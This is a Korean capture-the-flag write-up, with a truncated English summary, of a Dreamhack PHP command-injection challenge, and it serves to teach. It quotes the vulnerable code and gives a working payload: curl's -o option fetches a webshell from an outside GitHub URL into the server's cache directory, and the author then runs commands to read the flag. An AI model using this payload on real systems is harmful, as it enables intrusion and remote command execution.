Command Injection Advanced
문제 링크
https://dreamhack.io/wargame/challenges/413
문제 설명
Command Injection 실습 문제입니다. flag값을 찾으면 됩니다.
풀이과정


- VM에 접속해보니 간단한 url 입력 창이 보였습니다. 바로 ls를 입력해 보았지만, 'http only !' 란 안내문이
뜨며 당연히 실행되진 않았습니다.
-
주어진 코드를 확인해 보았습니다.
 <?php
     if(isset($_GET['url'])){
         $url = $_GET['url'];
         if(strpos($url, 'http') !== 0 ){
             die('http only !');
         }else{
             $result = shell_exec('curl '. escapeshellcmd($_GET['url']));
             $cache_file = './cache/'.md5($url);
             file_put_contents($cache_file, $result);
             echo "<p>cache file: <a href='{$cache_file}'>{$cache_file}</a></p>";
             echo '<pre>'. htmlentities($result) .'</pre>';
             return;
         }
     }else{
     ?>
코드를 확인해 보면 $url이 반드시 "http"로 시작해야 함을 알 수 있습니다.
또한escapeshellcmd()을 통해 명령어 삽입 공격을 방지하고 있습니다. 그렇게url에서 입력받은 주소를curl로 가져와서, 파일 이름을 md5로 해시해 저장합니다.($cache_file = './cache/'.md5($url);)
하지만 위의 코드에는 취약점이 있습니다.escapeshellcmd()은 모든 공격을 막아내지 못합니다.;,&,|같은 기호는 앞에/를 삽입하여 막아주지만,-같은 기호는 정상적인 인자로 취급하여 그대로 통과됩니다. -
코드의 취약점을 이용하여 웹쉘을 업로드 해줍니다. 깃허브에 웹쉘을 업로드 하고(Dreamhack/2025/websheII.php) ,
Raw를 눌러 웹쉘 파일 내용 그대로를 제공하는 주소를 복사합니다.

https://raw.githubusercontent.com/yuu-nn/wargame-writeups/refs/heads/main/Dreamhack/2025/websheII.php -o./cache/websheII.php-o는 URL의 파일 명을 지정할 수 있는 옵션입니다. 즉,
-o를 사용하면 업로드 할 웹쉘이 랜덤한 md5해시로 저장되는 것이 아니라,-o에서 지정한대로 저장됩니다.
원래라면 웹쉘은 업로드를 하더라도, 파일명이 해시값으로 업로드 되어 웹쉘을 사용할 수 없었을 것입니다. 하지만-o을 통해 파일명을 지정하여 웹쉘을 불러 쓸 수 있는 것입니다. escapeshellcmd()는 공백, - 등을 방어하지 않기에 가능한 공격입니다.

- submit 후 url를 통해 /cache/websheII.php 에 접속해주었습니다. 정상적으로 웹쉘이 뜨는걸 확인할 수 있습니다.

/flag를 입력하여 성공적으로 플래그를 획득하였습니다.
배운점
- 커맨드 인젝션 공격을 방어하기 위해 이 사이트에서는
escapeshellcmd()함수를 사용하였는데, 완벽하게 방어할 수 있는 함수가 아니였습니다. 함수 하나에 보안을 다 맡기는건 매우 불안정한 것임을 알게 되었고, 이를 보완하기 위한 또 다른 설정이 필요함을 느꼈습니다. escapeshellcmd()에 대해 조사하다 비슷한 함수가 있음을 알게 되었는데,escapeshellarg()입니다. 이 함수는 인자 전체를 작은따옴표로 감싸버리기 때문에 주입이 다 차단됩니다. 즉,escapeshellcmd()보다 강력한 함수인 것입니다. 실무에서 사용할 일이 있다면escapeshellcmd()보단escapeshellarg()를 사용함이 더 안전함을 배웠습니다.-o를 사용하여 업로드 되는 파일의 파일명을 직접 설정할 수 있음을 알게 되었습니다.- 웹쉘을 업로드 하여 문제를 풀었는데, 그 안에서
/flag는 물론ls등의 치명적인 커맨드 사용이 자유롭게 가능합니다. 웹쉘은 발생 확률은 높지 않지만 한번 발생하면 피해가 매우 큼으로, 발생하지 않도록 주의를 해야함을 알게 되었습니다.
Summary (English)
- The challenge is a Command Injection practice problem on Dreamhack, where the goal is to extract the flag.
- The given PHP code restricts
urlinput to start with"http"and usesescapeshellcmd()to sanitize user input before passing it toshell_exec("curl ..."). - Although
escapeshellcmd()blocks some special characters (;,&,|), it does not block spaces or-, which can still be abused. - By exploiting this, the attacker used the
-ooption ofcurlto control the output filename instead of the default MD5 hash. - This allowed uploading a webshell with a predictable filename in the
/cache/directory. - Accessing
/cache/websheII.phpsuccessfully opened the webshell, enabling arbitrary command execution, including retrieving/flag. - Key lessons:
escapeshellcmd()is insufficient for preventing command injection; it does not cover all cases.escapeshellarg()is more secure since it quotes the entire argument, blocking injections more reliably.-oincurlcan be misused to bypass randomized filenames.- A webshel